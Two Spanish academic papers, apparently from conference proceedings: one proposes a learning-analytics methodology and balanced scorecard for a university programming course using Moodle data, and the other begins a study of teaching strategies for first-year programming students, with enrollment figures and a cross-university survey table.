En la actualidad las instituciones educativas disponen una enorme cantidad de datos recopilados originados por distintos procesos los cuales en muchos casos ha sido realizado en forma manual o automatizado gracias al avance de la tecnología. Estos datos incluyen la participación de actividades extracurriculares, el registro de asistencia a clases, desempeño académico entre otros aspectos vinculados con los estudiantes. Si bien todos estos datos pueden ser considerados sumamente valiosos para fortalecer el proceso de toma de decisiones en este contexto. Algunos de los interrogantes que surgen son ¿Cómo los datos generados en el contexto de la clase pueden complementar, favoreciendo los procesos de aprendizaje de los estudiantes? ¿Será posible la definición de un modelo para el abordaje de datos en el contexto universitario? ¿Es factible utilizar recursos de la analítica de datos para facilitar el análisis de los datos por parte de los profesores y así fortalecer el proceso de toma de decisiones en este contexto?

Estos interrogantes han sido considerados como el punto de partida y que sustentan el desarrollo del presente trabajo. En la siguiente sección se expondrán algunos conceptos generales relacionados con la analítica de datos en el ámbito educativo y plantear una alternativa metodológica de cómo este desarrollo puede contribuir a la mejora de los procesos de aprendizaje por parte de los estudiantes en el contexto universitario.

1.1. Marco Teórico

El uso de los datos disponibles en las instituciones educativas, a través de herramientas de análisis, usualmente estadísticas, es lo que se conoce en inglés como Analítica Académica (AA), se define como la aplicación de herramientas de inteligencia de negocios para el área de aprendizaje [1]. Mientras que el alcance de la "Analítica Académica" es avanzar más allá de un reporte simple de información y recomendar decisiones [2]. Esta considera los datos capturados para tomar decisiones a nivel de institución, la finalidad de la "Analítica de Aprendizaje" (en inglés, Learning Analytics, LA) pone énfasis en el uso de estos datos y cualquier otra información adicional de la que se pueda obtener información, para tener un impacto sobre los

estudiantes, los profesores y el proceso de aprendizaje [3].

Existen diversos estudios que han considerado el uso de analíticas en diferentes contextos para fortalecer el proceso de toma de decisiones de manera exitosa [4][5][6][7] . La capacidad analítica potencia el uso de herramientas y tecnologías que convierten los datos en utilizables, intuitivos y predictivos.

La Analítica de Datos de Aprendizaje (ADA) usualmente se relaciona con la Minería de Datos Educativos (MDE), la cual, de acuerdo con la Sociedad Internacional de Minería de Datos Educativos (s. f.), es una disciplina emergente ocupada por el desarrollo de métodos para explorar los tipos de datos particulares a los contextos educativos y utilizar dichos métodos para mejorar la comprensión de los estudiantes y las condiciones en que estos aprenden**.** La ADA y MDE confluyen en una serie de métodos y técnicas que recolectan, procesan, reportan y actúan con la finalidad de mejorar el ambiente educativo y reflexionar el proceso de aprendizaje. El funcionamiento de la analítica de datos se concreta mediante la generación de un perfil específico analizando hábitos y tendencias, lo que facilita la creación de un modelo de conocimiento predictivo. La interpretación de este modelo de conocimiento proporciona información útil para los profesores, apoyando el proceso de toma de decisiones en este contexto [8].

Según Dawson, Heathcote & Poole, en su trabajo afirman que la incorporación de sistemas en las organizaciones, cuya finalidad sea apoyar y fortalecer el proceso de toma de decisiones, proporcionado al usuario una experiencia mucho más oportuna, personalizada y relevante ha sido un factor clave para mejorar los procesos existentes en diversos ámbitos [9].

En el ámbito empresarial la incorporación de estos sistemas se denomina *Bussiness Intelligence* o Inteligencia de Negocios, que puede ser definida por una filosofía que incluye estrategias, procesos, aplicaciones, datos, productos, tecnologías y arquitecturas tecnológicas utilizadas para soportar la recolección, análisis y presentación de información de negocios [10]. En la inteligencia de negocios existe una diversidad de herramientas, cuyo objetivo es el "control" de los procesos de gestión en diversos ámbitos mediante mecanismos de medición y monitoreo que facilita la evaluación acerca del desempeño de los procesos existentes.

Uno de estas herramientas es el cuadro de mando integral (CMI), que en la actualidad está siendo muy utilizada para llevar a cabo el control estratégico en las organizaciones. La utilización de esta herramienta en el ámbito educativo, facilitaría y propiciaría un marco para la integración de técnicas previstas en el análisis de datos educativo y minería de datos educativo [11].

Considerando los conceptos de la inteligencia de negocios, y el de la minería de datos, se han aplicado al contexto educativo con el único fin de utilizar las grandes cantidades de datos e información disponible en las instituciones educativas y analizarlos para encontrarles usos directos en los procesos de enseñanza y aprendizaje, particularmente para la toma de decisiones informadas.

De lo expresado en esta sección se deriva el objetivo principal del proyecto de investigación que consiste en proponer y validar una metodología que integre recursos definidos en la Minería de Datos Educativo y la información existente en un entorno virtual de aprendizaje, con el fin de optimizar el proceso de "Analítica Académica" y "Analítica de Aprendizaje".

Para comprobar la metodología propuesta se desarrollará un cuadro de mando integral con la finalidad de proporcionar información ordenada, sumarizada y esquematizada lo que facilitará el análisis y permitirá tomar decisiones oportunas propiciando mejoras en las necesidades de información [9].

El contexto aplicación será la cátedra Paradigmas de Programación perteneciente al segundo nivel de la carrera de Ingeniería en Sistemas de Información de la UTN-Facultad Regional Córdoba. Esta cátedra tiene una modalidad de dictado cuatrimestral, y el cursado regular de la misma es en el segundo cuatrimestre. Así mismo, en el primer cuatrimestre se dictan la asignatura en tres comisiones dirigidas para los estudiantes que deben re-cursar la misma. La modalidad de dictado de clases teórico/práctica es en el laboratorio y se usa como recurso de apoyo al proceso de enseñanza y aprendizaje la plataforma virtual de aprendizaje Moodle.

2. Metodología

La metodología de este proyecto de investigación es de carácter mixto. En la dimensión cualitativa se consideran los siguientes aspectos:

- ✓ Las explicaciones que se brindan a los estudiantes y profesores relacionados con los aspectos específicos del proyecto de investigación.
- ✓ El uso de entrevistas y encuestas con la finalidad de obtener categorías concretas en base a las respuestas ofrecidas por los actores.

✓ Construcción de conocimiento en los espacios como talleres en el que participan los profesores.

Estos aportes facilitarán hallazgos cuantitativos provenientes de los resultados de la analítica de datos, a partir de técnicas visuales de minería de datos. Estos enfoques complementarios permiten concretar las premisas de ambos paradigmas con teorías sustantivas.

Como esta investigación se aplica al ámbito educativo, el enfoque mixto parece recomendable ya que proporciona una diversidad de fuentes de información, métodos y diseños para abordar problemas de investigación complejos y multidisciplinarios.
Las etapas propuestas para esta investigación se detallan a continuación:

- **Selección de la muestra**: se dispone de una muestra de 165 estudiantes pertenecientes a cuatro cursos de la cátedra (dos del turno mañana, uno de la turno tarde y otro del turno noche); estos fueron seleccionados en forma aleatoria. Y los docentes considerados fueron los profesores responsables de curso seleccionados por el coordinador de la cátedra.
- **Validación de los instrumentos:** Los instrumentos de recolección de datos pasaron por un proceso de validación, en primera instancia por los profesores que son integrantes de la cátedra y participan en el proyecto de investigación. Finalmente el coordinador de la cátedra planteo otros aspectos que serían de interés para la cátedra a ser incluidos en las encuestas dirigidas a los estudiantes.
- **Recolección de datos:** se proporcionó a los estudiantes encuestas al iniciar el cursado de la asignatura. Estas fueron incorporadas al entorno virtual Moodle, que es el entorno de aprendizaje utilizado por la cátedra bajo estudio. La primera encuesta difundida recopila información referida al rendimiento académico en el ciclo lectivo anterior y otros datos que pertenecen al ámbito socio-económico de los estudiantes. Mientras que la segunda encuesta está prevista publicarla a los estudiantes al finalizar el cursado, esta recopilará información referida a aspectos relacionados con el aprendizaje durante el cursado de la asignatura.
Otro instrumento corresponde a un registro documental de ciertos aspectos que pueden ser revelados mediante herramientas de *Administración* que ofrece la plataforma Moodle en formato de informes. Alguna de la información reflejada refiere a: actividades desarrolladas por el curso, estadísticas (relacionadas con el acceso de los recursos en la plataforma), registros activos (últimos accesos), finalización de actividades, participación del curso, entre otras.
- **Diseño de Data Warehouse:** los datos recopilados de las encuestas, del registro documental y los datos de la plataforma Autogestión, que es el sistema académico que utiliza la UTN, Facultad Regional Córdoba, para registrar entre otros aspectos el resultado de las evaluaciones durante el ciclo lectivo; serán fusionados mediante un proceso ETL (Extract, Transform and Load). El propósito es reformatear y limpiar los datos para cargarlo en una base de datos transaccional para poder cumplimentar con las necesidades de información de la cátedra bajo estudio.
- **Construcción de tableros analíticos de control:** para poder realizar un proceso de minería de datos más accesible y amigable para los profesores. En esta etapa se prevé en primera instancia el relevamiento de herramientas de inteligencias de negocios que facilite la aplicación de técnicas visuales de minería de datos y proporcione gráficos intuitivos para lograr una interpretación ágil de los requerimientos solicitados.
- **Difusión y validación de los tableros de control:** se prevé la realización de talleres con los profesores de la cátedra. Las contribuciones y aportes realizados por ellos constituirán un aspecto significativo para ajustar alguna funcionalidad en el caso que sea necesario.
- **Elaboración de conclusiones finales**: la información proporcionada por los estudiantes deberá ser sistematizada para identificar y realizar una propuesta de los aspectos que pueden ser mejorados en el proceso de enseñanza y aprendizaje.

3. Resultados

Siendo este un proyecto de investigación en curso que se encuentra en su primer año de ejecución, los resultados que pueden reportarse están relacionados principalmente en su componente metodológico.

Al momento de escribir este trabajo, el proyecto de investigación se encontraba en fase relacionada con el proceso de recolección de datos. Sin embargo la propuesta del sistema que gestione los datos relacionados con el rendimiento académico de los estudiantes puede aplicarse en cualquier otra institución educativa que tenga como objetivo la mejora continua apoyada por procesos de medición y registros de datos, fortaleciendo así el proceso de toma de decisiones en este ámbito.

3.1. Resultados de la Fase Recolección de Datos

Para recolectar información se diseñaron dos encuestas dirigidas a los estudiantes. La primera denominada *"Encuesta General"* se implementó al inicio del cursado, cuyo objetivo fue relevar información referida al rendimiento académico de los estudiantes en el ciclo lectivo anterior y otros datos que pertenecen al

ámbito socio-económico. La segunda encuesta denominada *"Encuesta de Cierre"* está previsto que se implementará en la última semana de cursado, la finalidad es obtener información relativa a la asignatura y aspectos relativos al cursado.

Para la implementación de dichas encuestas se consideró recursos proporcionada por el aula virtual Moodle que es la usada en la asignatura bajo estudio.
Con respecto al diseño de las preguntas de las encuestas se clasificaron de las siguientes categorías:

Sobre el alumno
Preguntas sobre el desempeño académico del ciclo lectivo anterior: un aspecto que se considera significativo conocer por parte de los profesores es acerca del rendimiento académico de los estudiantes previo al cursado de la asignatura. Esto implica conocer si el alumno es la primera vez que cursa la asignatura, o esta re-cursando. En este último caso se definieron preguntas para conocer el grado de avance en el cursado, como por ejemplo, la cantidad de parciales que rindió, si pudo rendir todos los prácticos integradores, entre otros aspectos.

Preguntas sobre actividades extracurriculares: se definieron preguntas que permitieron revelar acerca de las actividades extracurriculares (deportes, hobbies, etc.) o laborales que desarrollan los estudiantes, ya que se consideran como factores que pueden incidir en el proceso de aprendizaje en los estudiantes.

Sobre la asignatura
Preguntas sobre los contenidos de la asignatura: los contenidos de una asignatura representan uno de los elementos más influyentes en la motivación e interés de los estudiantes. Exponer estos contenidos de manera que resulten atractivos es una cuestión fundamental para facilitar el proceso de aprendizaje. En esta categoría se incluyen preguntas para obtener información sobre la opinión que tienen los alumnos sobre los contenidos.

Preguntas sobre las prácticas del curso: el desarrollo de actividades prácticas es otro aspecto que se presta a diferentes valoraciones. Puede suceder que los estudiantes las vean como una carga más y no aprecien el valor que tienen para mejorar y fortalecer el proceso de aprendizaje. Las preguntas categorizadas en este grupo pretenden obtener datos en este sentido.

Preguntas sobre la evaluación de la asignatura: en esta categoría se definieron preguntas para detectar posibles dudas en este aspecto, considerado crucial por los estudiantes.

Preguntas sobre el material del curso: es habitual que los profesores de la asignatura elaboren material de apoyo para el estudiante (material teórico, guía de trabajos prácticos, etc). Se considera relevante conocer la opinión de los estudiantes sobre este material.

Sobre el uso de plataforma virtual de aprendizaje
Preguntas sobre la organización del aula virtual: en la organización de la plataforma virtual hay diversos aspectos y recursos potencialmente significativos para facilitar y reforzar el aprendizaje de los estudiantes. En esta categoría se definieron preguntas útiles para detectar posibles mejoras en esta cuestión y potenciar aquellas que son útiles para los estudiantes.

Preguntas sobre el nivel de participación de los estudiantes en el aula virtual: es importante poder recabar información acerca del nivel de uso y sobre todo de participación de los estudiantes en el aula virtual de la asignatura. Esto implica conocer con qué frecuencia usan los foros para consultas y preguntas, como así también el nivel de participación en tareas de carácter no obligatorio, pero que se consideran como un potencial factor a tener en cuenta en el proceso de aprendizaje.

Preguntas sobre el feedback de profesores en aula virtual: en esta categoría se definieron preguntas relacionadas con el tiempo y calidad de las respuestas que brindan los profesores a determinadas consultas de los estudiantes en el espacio del aula virtual.

A continuación se muestra en la Figura 1, una vista parcial de algunas de las preguntas que conforman la "Encuesta inicial" implementada desde el aula virtual de Moodle.




Figura 1. Vista parcial en Moodle de banco de preguntas de la "Encuesta General".

En la Figura 2, se visualiza la estructura de algunas de las preguntas diseñadas para la encuesta de Cierre.




Figura 2. Vista parcial en Moodle de banco de preguntas de la "Encuesta de Cierre".

4. Conclusiones

Las siguientes se constituyen en conclusiones parciales del proyecto de investigación, derivadas del estudio teórico de esta, y como tal permiten definir un horizonte de sus alcances en la práctica.

La analítica de datos educativos por medio del uso de técnicas de visualización, se considera una estrategia apropiada en el ámbito educativo por su potencial visual y la capacidad intuitiva hacia el análisis e interpretación gráficos. Este aspecto en concordancia con técnicas visuales para minería de datos educativos, se consideran una actividad de descubrimiento de conocimiento, pues esto implica la realización de procesos de identificación de patrones en los datos que son validados y potencialmente útiles.

La propuesta de cuadro de mando integral al contemplar la incorporación de técnicas de visualización permitirá a los profesores identificar y derivar información a partir de algo que no se puede visualizar a simple vista, como es el caso de una serie de variables involucradas en el acto pedagógico.

Es una realidad que los datos educativos en la actualidad tienden a aumentar, y una estrategia adecuada es aprender a usarlos en forma efectiva, lo cual incluye otros aspectos como la recopilación, almacenamiento, tratamiento, análisis e impactos. Esto fomentará la capacidad para el autoconocimiento, autogestión y auto-mejoramiento.

Al finalizar este proyecto de investigación se presentarán los aportes en el proceso de enseñanza de aprendizaje desde la perspectiva de los actores, derivados de la aplicación del cuadro de mando integral junto con un modelo metodológico de minería de datos educativos con técnicas visuales.

5. Referencias

[1] Goldstein, Philip J.; Katz, Richard N. (2005). Academic analytics: the uses of management information and technology in higher education. Educause Center for Applied Research, v. 8.
https://net.educause.edu/ir/library/pdf/ers0508/rs/ ers0508w.pdf
[2] Gómez-Aguilar, D. A., García-Peñalvo, F. J., & Therón, R. (2014). Analítica Visual en E-Learning. El profesional de la información, 23(3).
[3] Long, Phil; Siemens, George (2011). "Penetrating the fog: analytics in learning and education". Educause review, v. 46, n. 5, pp. 30-32.
https://net.educause.edu/ir/library/pdf/ERM1151.pdf
[4] Siemens, G. (2012) "Learning analytics: envisioning a research discipline and a domain of practice". En Proceedings of the 2nd International Conference on Learning Analytics and Knowledge, ACM, pp. 4-8.
[5] Clow, D. (2012) "The learning analytics cycle: closing the loop effectively". En National Conference on Learning Analytics & Knowledge, Vancouver, pp.134–137. http://oro.open.ac.uk/34330/1/LAK12-DougClow-personalcopy.pdf
[6] Baker, R.; Siemens, G. (2013) "Educational data mining and learning analytics", en Sawyer, K. (ed.), Cambridge Handbook of the Learning Sciences.
http://www.columbia.edu/~rsb2162/BakerSiemensHandbook2013.pdf
[7] Marín Díaz, V.; Sampedro Requena, B. (2016) "Web 2.0 for the invigoration and participation of families and communities", Journal of New Approaches in Educational Research, 5 (1), pp. 38-43. DOI: http://dx.doi.org/10.7821/naer.2016.1.137
[8] Aristizabal, J. A. (2016). Analítica de datos de aprendizaje (ADA) y gestión educativa. *Gestión de la educación*, 149-168
[9] Dawson, S., Heathcote, L. & Poole, G. (2010) "Harnessing ICT potential: The adoption and analysis of ICT systems for enhancing the student learning experience". International Journal of Educational Management, 24 (2), 116-128. Recuperado de:http://www.emeraldinsight.com/doi/full/10.1108/09513541011020936
[10] Dedic, N. & Stanier, C. (2016). Towards Differentiating Business Intelligence, Big Data, Data Analytics and Knowledge Discovery. United Kingdom: Staffordshire University.
[11] Alonso, K. R. (2018). El cuadro de mando integral como una alternativa para el seguimiento y control de la estrategia en las instituciones de educación superior/The comprehensive chain of command as an alternative for the follow-up and control of the strategy in the higher education institutions. *Revista Cubana de Educación Superior*, *36*(3 set-dic), 85-95.
[12] Elias, T. (2011). Learning Analytics: Definitions, processes and potentials. Recuperado de:
http://learninganalytics.net/LearningAnalyticsDefinitionsProcessesPotential.pdf

Estrategias didácticas para mejorar la enseñanza de la Programación en alumnos ingresantes

Rosa Macaione
Universidad Católica de Salta
rmacaione23@gmail.com

Nancy Lucero
Universidad Católica de Salta
nlucero@ucasal.edu.ar

Cristian Martínez
Universidad Nacional de Salta
martinezdro1@gmail.com

Resumen

El presente artículo, derivado de un proyecto de investigación, está abocado a repensar estrategias y uso de herramientas tecnológicas para el proceso de enseñanza/aprendizaje de la Programación, en los primeros cursos de carreras universitarias con orientación informática.

En ese aspecto, es importante que el Docente use diferentes estrategias y herramientas adecuadas para enseñar cómo codificar soluciones algorítmicas a un problema, de manera de que el estudiante realice dicha transcripción de manera eficiente y sistemática.

Al considerar los inconvenientes presentados en el proceso enseñanza aprendizaje se plantea el siguiente cuestionamiento científico: ¿Cómo mejorar el desarrollo de aplicaciones informáticas de los estudiantes iniciales en programación? En base al problema se determinó el objeto de la investigación como el proceso enseñanza aprendizaje de programación en estudiantes principiantes y se realizó un análisis de las posibles causas que lo originan.

El objetivo principal es identificar y determinar los obstáculos para poder clasificarlos y generar estrategias que faciliten la capacidad de abstracción, una buena aptitud lógico-matemática y la facilidad para la resolución de problemas de orden algorítmico, habilidades cognitivas relevantes al momento del aprendizaje de los fundamentos de la programación.

Palabras Clave

Algoritmo. Programación. Estrategias enseñanza. TICs.

1. Introducción

La Programación puede definirse como el proceso de diseñar, codificar, depurar y mantener el código fuente de programas computacionales. El propósito de la programación es crear programas que exhiban un comportamiento deseado, resolviendo computacionalmente un problema real o teórico.

La enseñanza de la Programación no se limita a la explicación de conceptos y teoría, sino que busca desarrollar habilidades para trabajar con conceptos abstractos tales como la manipulación de datos mediante un algoritmo, sintaxis y semántica de los lenguajes de programación, estrategias para resolver nuevos problemas y uso correcto de paradigmas de programación.

La complejidad de la Programación produce la necesidad de iniciar a los alumnos en un camino que los conduzca a utilizar efectivas técnicas de Programación.

Aprender programación no es como adquirir otro conocimiento. No es un proceso algorítmico tampoco es de memorización, es decir, no es como aprenderse un listado de nombres y repetirlos. Para aprender a programar no basta con aprender las palabras reservadas de un lenguaje para poder aplicarlo. Aprender a programar consiste en plasmar, mediante un lenguaje de programación, la forma de solucionar un problema. Cada problema se soluciona de manera distinta y cada programador lo resuelve de una forma diferente. Es allí donde radica la dificultad de aprender a programar; de tener un problema y crear una solución.

2. Desarrollo

En todas las carreras de informática existe alguna materia de programación en el primer año, en nuestro caso estas primeras materias son Fundamentos de la Informática que se dicta en todas las carreras de Ingeniería en el primer semestre e Introducción a la Informática/Programación que se dictan en las carreras de Ingeniería en Informática e Ingeniería en Telecomunicaciones respectivamente, en el segundo semestre.

Tal como acontece en la mayoría de las primeras materias de una carrera universitaria, confluyen diferentes situaciones que dificultan el aprendizaje:

- Falta de conciencia estudiantil
- Desinterés por sus estudios en general
- Apatía por la materia en particular

- Dificultades para interpretar consignas
- Dificultades para expresarse
- Carencia de hábitos de lectura
- Carencia de disciplina para estudiar
- Escasa retención de los conocimientos adquiridos
- Bajo grado de reflexión, de independencia y de generalización.
- Falta de conocimiento en general del perfil de la carrera elegida.

Estas situaciones sumadas a las inherentes a la asignatura provocan alta deserción y bajo rendimiento que se refleja en una relación aprobados / inscriptos muy baja, que se pueden mostrar en los datos recolectados.

2.1. Recolección de datos

La recolección de datos del proyecto se realizó en 3 ámbitos:

2.1.1 Datos estadísticos

Suministrados por la Secretaría General de Estadísticas de a UCASAL, en su mayoría, entre los periodos 2011/12 – 2018, de las carreras Ingeniería en Informática e Ingeniería en Telecomunicaciones, según los indicadores que se presentan en los siguientes gráficos:

1.a Relación cantidad de alumnos inscriptos y alumnos que regularizaron la materia Fundamentos de Informática.




Figura 1: Relación inscriptos/regular Informática




Figura 2: Relación inscriptos/regular-Telecomunicaciones:

1.b. Relación cantidad de alumnos inscriptos y alumnos que regularizaron la materia Introducción a la Informática e Introducción a la Programación




Figura 3: Relación inscriptos/regular Informática



Figura 4: Relación inscriptos/regular Telecomunicaciones

1.c. Relación cantidad de alumnos inscriptos y alumnos que regularizaron la materia Estructura de datos y Algoritmos




Figura 5: Relación inscriptos/regular Informática



Figura 6: Relación inscriptos/regular Telecomunicaciones

2.1.2. Encuesta

Datos obtenidos de una encuesta que se realizó a todas las universidades del país sobre materias que se dictan en primer año de las carreras relacionadas al área de Informática, de las cuales solo respondieron 18 Instituciones.

Se solicitaron los siguientes datos:

- Institución
- Carrera
- Materia (que se dictan en primer año)
- Duración (anual/semestral)
- Contenidos de la materia
- Carga horaria de teoría
- Carga horaria de práctica
- Uso de laboratorios de computadoras
- Herramientas y/o técnicas (Diagramación, pseudocódigo, otras)
- Lenguajes utilizados
- Uso de plataforma virtual (especificar cuál)
- Cantidad de alumnos que cursan la materia
- Cantidad de comisiones
- Horas de clases de apoyo
- Tutorías.

A continuación, se presentan los resultados de las encuestas respondidas tanto de Universidades públicas como privadas e Instituciones terciarias:

Tabla 1: Resumen de datos encuestados

Institución	Carrera	Materia	duración (anual/ semestral)	Carga horaria teoría	Carga Horaria Practica
UCSE-DASS	Ing. en Informática	Estructura de Datos	Semestral	8	12
Universidad nacional de Catamarca - facultad de tecnología y ciencias aplicadas	Ing. en Informática	Fundamentos de informática	Semestral	6	8
Universidad tecnológica nacional - FRC	Ing. en Sistemas de Información	Paradigmas de Programación	Semestral	6	4
Facultad de Ingeniería y Ciencias Hídricas, Universidad Nacional del Litoral	Ingeniería Informática	Algoritmos y Estructuras de Datos	Semestral	8	12
"Instituto Superior Del Milagro N° 8207"	"Técnico en Análisis de Sistemas"	Programación I	Anual	4	4
Universidad Nacional de La Matanza	Ingeniería en Informática	Elementos de Programación	Semestral	6	8
UNICEN	Ingeniería de Sistemas	Introducción a la Programación	Anual	6	8
UTN Delta	Ingeniería en Sistemas de Información	Introducción a la Programación	Anual	8	12
Universidad FASTA	Ingeniería en Informática	Programación A	Anual	8	12
Facultad Cs. Exactas - Universidad Nacional del Centro de la Provincia de Buenos Aires	Ingeniería de Sistemas	Ciencias de la Computación I	Semestral	8	12
UCSE-DASS	Ing. en Informática	Estructura de Datos	Semestral	8	12
UNJU (Extensión áulica San Pedro)	Analista Programador Universitario	Programación Estructurada	Semestral	6	10
UNSa	Licenciatura en Análisis de Sistemas	Programación	Semestral	4	4
UDEMM	Ingeniería en Sistemas	Introducción a la Programación	Anual	8	12
UNJu	Ingeniería en Informática	Sistemas Orientados a Objetos	Semestral	2	3
UTN FR San Francisco	Ingeniería en Sistemas de Información	Algoritmos y Estructuras de Datos	Anual	8	8
Universidad Católica de Salta	Ing. En Informática - Telecomunicaciones	Fundamentos de Informática	Semestral	4	6
Universidad Católica de Salta	Ing. En Informática - Telecomunicaciones	Introducción a la Informática	Semestral	4	6

Gráficos sobre datos encuestados:




Figura 7: Cantidad de horas de teoría según materia




Figura 8: Cantidad de horas de práctica según materia




Figura 9: Duración materias




Figura 10: Uso laboratorio de Computadoras




Figura 11: Técnicas de resolución de algoritmos

